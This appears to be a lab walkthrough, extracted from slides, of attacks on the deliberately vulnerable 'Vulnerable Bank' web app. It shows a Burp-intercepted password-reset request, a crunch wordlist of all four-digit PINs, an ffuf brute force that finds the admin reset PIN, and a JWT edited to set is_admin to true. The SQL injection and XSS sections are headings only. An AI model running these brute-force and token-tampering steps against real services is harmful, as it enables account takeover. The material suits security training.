
# SQL Injection2



# Successful SQL Injection2



# Cross-Site Scripting (XSS)



# Successful XSS

The screenshot shows a Firefox browser window running on a Kali Linux host. The title bar indicates the session is running in Oracle VirtualBox. The main content is a web page titled "Dashboard - Vulnerable Bank" from vulnbank.org/dashboard. The page displays a sidebar with navigation links: Profile, Money Transfer, Loans, Transaction History (which is highlighted with a green border), Virtual Cards, and Bill Payments. The main area shows a summary of account status with three items: "\$1000000.00 pending", "\$50000.00 pending", and "\$9999999999.00 approved". Below this is a "Transaction History" section containing two entries. Both entries show a transaction to account "3332444444" at timestamp "2025-12-06 22:24:42.343930" with a value of "-\$50". The second entry is identical. A red vertical line highlights the first transaction entry.

Vulnerable Bank

Profile

Money Transfer

Loans

Transaction History

Virtual Cards

Bill Payments

\$1000000.00 pending

\$50000.00 pending

\$9999999999.00 approved

Transaction History

To: 3332444444  
2025-12-06 22:24:42.343930 -\$50

To: 3332444444  
2025-12-06 22:23:15.901106 -\$10

# Password reset using burpsuite

The screenshot shows a temporary project named "Reset Password - Vulner...". The "Intercept" tab is selected. The "HTTP history" tab shows 186 entries. The "Request" tab displays a POST request to "/api/v3/reset-password" with the following JSON payload:


```
Pretty Raw Hex
1 POST /api/v3/reset-password HTTP/1.1
2 Host: vulnbank.org
3 Content-Length: 60
4 Accept-Language: en-US,en;q=0.9
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
6 Content-Type: application/json
7 Accept: */*
8 Origin: http://vulnbank.org
9 Referer:
10 http://vulnbank.org/reset-password?username=Nom&reset_pin=5678&new_password=admin
11 Accept-Encoding: gzip, deflate, br
12 eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9eyJlc0DE5LCjlc2VybmtZSI6ImFkbWluIiwiXNhf1WRtaW4iOnRydWUsImlhCI6Mtc2NTA2MDg4M30.LnNNJ7Xfs_2xZ0FU5y5xIUzQ400GZATA_Nw6GCTMu
13 Connection: keep-alive
14 {
15     "username": "Nom",
16     "reset_pin": "5678",
17     "new_password": "admin"
18 }
```

The "Response" tab shows a 400 Bad Request response with the following headers and body:

```
Pretty Raw Hex Render
1 HTTP/1.1 400 Bad Request
2 Date: Sun, 07 Dec 2025 03:31:03 GMT
3 Content-Type: application/json
4 Content-Length: 59
5 Access-Control-Allow-Origin: http://vulnbank.org
6 Vary: Origin
7 Server: cloudflare
8 X-Cache: dynamic
9 X-Cache-Lookup: DYNAMIC
10 NEL: {"report_to": "cf-nel", "success_fraction": 0.0, "max_age": 604800}
11 Report-To:
12 {"group": "cf-nel", "max_age": 604800, "endpoints": [{"url": "https://a.nel.cloudflare.com/report/v4?e=Ev1EyMFDdueds40gW4ob4JNUafStLaeNGFx2BXuL58jIDj92t1Rus62xHLrTLidO1g00%2F9y5d5GVDRlZRZ0EjMh0AfWz2VaGaCw%43D%30"}]}
13 CF-RAY: 9aa0f2abee18ccfc4-LHR
14 alt-svc: h3=":443"; ma=8400
15 Connection: keep-alive
16 {
17     "message": "Invalid reset PIN",
18     "status": "error"
19 }
```

The "Inspector" tab shows the following sections: Request attributes, Request cookies, Request headers, Response headers, and Notes.


# Reset pin possible outcomes




The screenshot shows a terminal window on a Kali Linux desktop environment. The user has run the command `crunch 4 4 0123456789 -o word.txt`. The output indicates that Crunch will generate 50,000 bytes of data (equivalent to approximately 10,000 lines) consisting of four-digit combinations from 0000 to 9999. The terminal also shows the contents of the generated `word.txt` file, which includes the password `0000` and several other random four-digit strings.

```
(kali㉿kali)-[~]
$ crunch 4 4 0123456789 -o word.txt
Crunch will now generate the following amount of data: 50000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10000
crunch: 100% completed generating output
(kali㉿kali)-[~]
$ cat word.txt
0000
0001
0002
0003
0004
0005
0006
0007
0008
0009
0010
0011
0012
0013
0014
0015
0016
0017
0018
0019
0020
0021
0022
0023
0024
0025
0026
```

# Password reset



# Obtaining password reset pin



The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal is running the ffuf command to perform a fuzzer attack against a password reset endpoint. The command is:

```
$ ffuf -request password.txt -w word.txt
```


The output of the command shows the configuration for the attack:

```
:: Method : POST
:: URL   : https://vulnbank.org/api/v3/reset-password
:: Wordlist : FUZZ: /home/kali/word.txt
:: Header : Accept: */
:: Header : Origin: http://vulnbank.org
:: Header : Referer: http://vulnbank.org/reset-password
:: Header : Accept-Encoding: gzip, deflate, br
:: Header : Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiMjYsInVZXJuYW1lIjoidGVzdGVyMTIzIiwiaXNfYWRtaW4iOmZhbHNlLCJpYXQiOjE3NjUwNTk3Nj9.X-Tzs0oXEahgowatLTfUh3oaXPnkWTH8QXlcMdeo
:: Header : Connection: keep-alive
:: Header : Host: vulnbank.org
:: Header : Content-Type: application/json
:: Header : Accept-Language: en-US,en;q=0.9
:: Header : User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
:: Data   : {"username": "admin", "reset_pin": "FUZZ", "new_password": "admin"}
:: Follow redirects: false
:: Calibration : false
:: Timeout    : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
```

At the bottom of the terminal, the progress of the attack is displayed:

```
3897 [Status: 200, Size: 69, Words: 1, Lines: 1, Duration: 112ms]
:: Progress: [10000/10000] :: Job [1/1] :: 408 req/sec :: Duration: [0:00:37] :: Errors: 0 ::
```

# Successful Password Reset



# User trying to gain admin privilege

The screenshot shows a Google Chrome browser window with multiple tabs open. The active tab is "supertokens.com/jwt-encoder-decoder". The page displays a JSON representation of a JWT token. The token structure is as follows:

```
Header: { "typ": "JWT", "alg": "HS256" }  
Payload: { "user_id": 321, "username": "Nom", "is_admin": false, "iat": 1765115591 }  
Signature: HMACSHA256(base64UrlEncode(header) + "." + base64UrlEncode(payload), ---Enter your 256-bit key---)
```

A cookie consent banner at the bottom left of the page states: "This website uses cookies to improve your experience. Please click decline to disable tracking cookies." It includes "Decline" and "Allow cookies" buttons.

# User gains admin privilege

The screenshot shows a Google Chrome browser window with multiple tabs open. The active tab is 'superTokens.com/jwt-encoder-decoder'. The page displays a JSON editor for a JWT token. The token structure is as follows:

```
{ "typ": "JWT", "alg": "HS256" } { "user_id": 321, "username": "Nom", "is_admin": true, "iat": 1765115591 } HMACSHA256( base64UrlEncode(header) + "." + base64UrlEncode(payload), ---Enter your 256-bit key--- )
```

